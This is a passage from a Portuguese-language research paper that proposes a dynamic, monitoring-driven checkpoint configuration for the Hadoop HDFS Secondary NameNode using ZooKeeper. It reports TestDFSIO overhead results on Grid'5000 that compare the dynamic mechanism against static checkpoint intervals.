O Apache Hadoop, projeto *open source* voltado para processamentos de alto desempenho em ambientes distribuídos, utiliza o HDFS (*Hadoop Distributed File System*) para oferecer suporte a arquivos de grandes dimensões. Um arquivo no HDFS é dividido em blocos de tamanhos pré-definidos e distribuídos através do ambiente. Neste caso, dados e metadados são armazenados de forma separada. Os dados são armazenados em *workers* chamados DataNodes (DN) e os metadados são mantidos pelo *master*, chamado NameNode (NN), que também mantém todo o *namespace* do HDFS.

A distribuição do HDFS faz com que blocos de um mesmo arquivo possam estar armazenados em nós diferentes, estimulando a tolerância a falhas no sistema. Dentre as técnicas usadas pelo HDFS para tolerar falhas, destaca-se o *checkpoint* (*Checkpoint and*

Recovery, ou apenas CR): um procedimento reativo, classificado como técnica de recuperação por retorno (*backward error recovery*), com o propósito de recuperar o estado falho de um sistema através de um contexto estável previamente salvo.

O *checkpoint* no HDFS é realizado a partir da replicação do seu *namespace* em um arquivo chamado FSImage, armazenado no sistema de arquivos local do NameNode. Nesse arquivo, são mantidas informações sobre o mapeamento de blocos para arquivos e propriedades do sistema. Para evitar que um novo FSImage seja criado para cada operação feita pelo HDFS, um log de edições (EditLog), também mantido em disco local, e armazena as últimas transações realizadas após a criação do FSImage.

O *merge* entre o FSImage e o EditLog consiste no processo de *checkpoint*. Esse procedimento é realizado quando o NameNode inicia e, posteriormente, de forma periódica. O intervalo de *checkpoint* é estático e definido em 3600 segundos na versão padrão, mas o processo pode ser disparado se o HDFS atingir um número específico de transações (10 mil, por padrão). O *checkpoint* é realizado pelo Secondary NameNode, que mantém uma cópia do FSImage e a atualiza a cada *checkpoint*.

3. Checkpoint Dinâmico

O processo de *checkpoint* pode se tornar um fator proibitivo para o desempenho do Apache Hadoop. Se o intervalo escolhido não for apropriado, os níveis de desempenho e confiabilidade são comprometidos. A versão do HDFS utilizada neste trabalho possui atributos de configuração de *checkpoint* estáticos, definidos antes da execução do *framework*. Esta característica impossibilita o *framework* de adaptar-se à utilização do ambiente, que pode sofrer alterações em razão das diferentes requisições que trabalha.

Este trabalho propõe um mecanismo de *checkpoint* dinâmico, com o objetivo de tornar a configuração do CR adaptável ao ambiente, visando auxiliar a confiabilidade e o desempenho do HDFS. A arquitetura do mecanismo proposto é composta por três componentes principais: o HDFS modificado, um módulo Coordenador e um módulo Monitor. A Figura 1 exibe a arquitetura e as relações entre cada módulo.




Figura 1. Arquitetura da configuração dinâmica de *checkpoints* no HDFS

Inicialmente, foram feitas alterações no Secondary NameNode e suas classes Checkpointer e CheckpointConf, responsáveis pelo procedimento de *checkpoint*. As mudanças incluem um elemento de comunicação entre o HDFS e o módulo Coordenador, além de um tratamento de alertas para alterações nos atributos de configuração em uma

troca de contexto. Caso o período seja modificado, o Checkpointer deve verificar se o novo intervalo já foi atingido na espera da configuração, invocando um processo de *checkpoint* se este fato ocorrer ou esperando o tempo restante.

Para o Coordenador, foi utilizado o *framework* Apache Zookeeper: um projeto *open source* que tem como principal objetivo a criação de um pacote de funcionalidades para facilitar a coordenação em sistemas distribuídos. Foram criados atributos de configuração para o *checkpoint*, os quais foram armazenados em estruturas distribuídas disponibilizadas pelo Zookeeper chamadas zNodes. O atributo atual é definido em um zNode específico, assim como os atributos já usados. Uma importante função do Coordenador é a configuração de mecanismos de alertas (*watchers*), que notificam e invocam ações no HDFS a partir de uma modificação no zNode do atributo atual.

Já o Monitor é composto por um supervisor geral e monitores individuais, chamados agentes. Um agente é implementado em cada nó do ambiente que seja necessário monitorar, a fim de avaliar seu desempenho. Os agentes monitoram seus respectivos nós através de uma verificação periódica de estatísticas baseadas no uso de CPU, RAM ou disco. A partir de uma alteração significativa no comportamento do nó - definida por métricas de avaliação -, uma mensagem de alerta é enviada ao supervisor.

4. Experimentação e Análise

Foram submetidos testes de desempenho visando uma comparação de desempenho entre o Apache Hadoop com o mecanismo proposto e a versão sem modificações, que possui configuração estática de *checkpoint*. As experimentações realizaram-se na plataforma Grid'5000 [Grid'5000 2017], onde foram configurados 10 nós, cada um com dois processadores Intel Xeon E5-2630v3 (oito *cores* por CPU) e 4GB de memória RAM.

A aplicação usada nos testes foi o TestDFSIO, que analisa o desempenho do ambiente em situações de leitura e escrita em disco. O *benchmark* foi usado para escrita de 20 arquivos, variando o tamanho de cada um em 16GB, 32GB e 64GB (no total 320GB, 640GB e 1280GB, respectivamente). Os resultados são exibidos na Tabela 1, com a média do tempo de execução de 20 amostras e o *overhead* de cada cenário. Todos os *overheads* são relacionados à execução de 3600 segundos na versão estática.

Pode-se notar que intervalos de *checkpoint* menores, quando estáticos, geram uma alta sobrecarga na execução da aplicação. Esse nível é maior conforme a quantidade de dados aumenta, chegando a mais de um terço do tempo de execução padrão. Já o mecanismo dinâmico apresenta um nível menor de sobrecarga em quase todos os cenários de monitoramento, se comparado à variação do mecanismo estático.

Além disso, como mostra a Figura 2, a escalabilidade mostrada pelas execuções com o *checkpoint* dinâmico possui uma melhor apresentação. Isto é, a variação do *checkpoint* estático, conforme a quantidade de dados aumenta, é mais impactante do que a variação do tempo de monitoramento. Para auxiliar na compreensão dos resultados, a Tabela 2 exibe a quantidade de trocas de contexto observadas.

Hadoop	Configuração	Tamanho de cada arquivo					
		16GB		32GB		64GB	
		Execução (s)	Overhead	Execução (s)	Overhead	Execução (s)	Overhead
Estático	3600s	688,0	0%	1693,0	0%	3520,1	0%
	360s	743,1	7,4%	1746,6	3,1%	3752,3	9,34%
	36s	805,8	14,6%	2043,2	17,1%	4611,0	23,6%
	10s	949,83	27,5%	2249,5	24,7%	5291,3	33,5%
Dinâmico	<i>s/ monitor</i>	718,3	4,2%	1713,7	1,2%	3645,3	3,4%
	360s	733,3	6,18%	1746,6	3,1%	3740,6	5,8%
	36s	765,1	10,1%	1976,8	14,3%	3870,0	9,04%
	10s	809,8	15,04%	2078,53	18,5%	4178,4	15,7%

Tabela 1. Desempenho dos mecanismos testados com variação de sobrecarga.

Cenário	Intervalo	Trocas
16GB	360 s	2
	36 s	22
	10 s	58
32GB	360 s	3
	36 s	24
	10 s	68
64GB	360 s	4
	36 s	26
	10 s	75

Tabela 2. Trocas de contexto do mecanismo dinâmico.




Figura 2. Overhead com variações de configuração nos mecanismos testados.

5. Considerações Finais

Este trabalho apresentou e validou um mecanismo de configuração dinâmica para o *checkpoint* do HDFS. Os testes realizados mostram que o mecanismo proposto possui um nível menor de sobrecarga nas aplicações, em relação à versão original do Hadoop, inclusive quando variou-se a quantidade de dados envolvidos. Nos próximos passos, a aplicabilidade do mecanismo será observada com a inclusão de falhas. Além disso, a escolha por métricas eficientes será estudada para definir-se um melhor uso do monitor.

Referências

- Cui, L., Hao, Z., Li, L., Fei, H., Ding, Z., Li, B., and Liu, P. (2015). Lightweight virtual machine checkpoint and rollback for long-running applications. In International Conference on Algorithms and Architectures for Parallel Processing, p 577–596. Springer.
- Egwutuoha, I. P., Levy, D., Selic, B., and Chen, S. (2013). A survey of fault tolerance mechanisms and checkpoint/restart implementations for high performance computing systems. The Journal of Supercomputing, 65(3):1302–1326.
- Grid'5000 (2017 (acessado em julho de 2017)). Grid5000 Homepage. <http://www.grid5000.fr/>.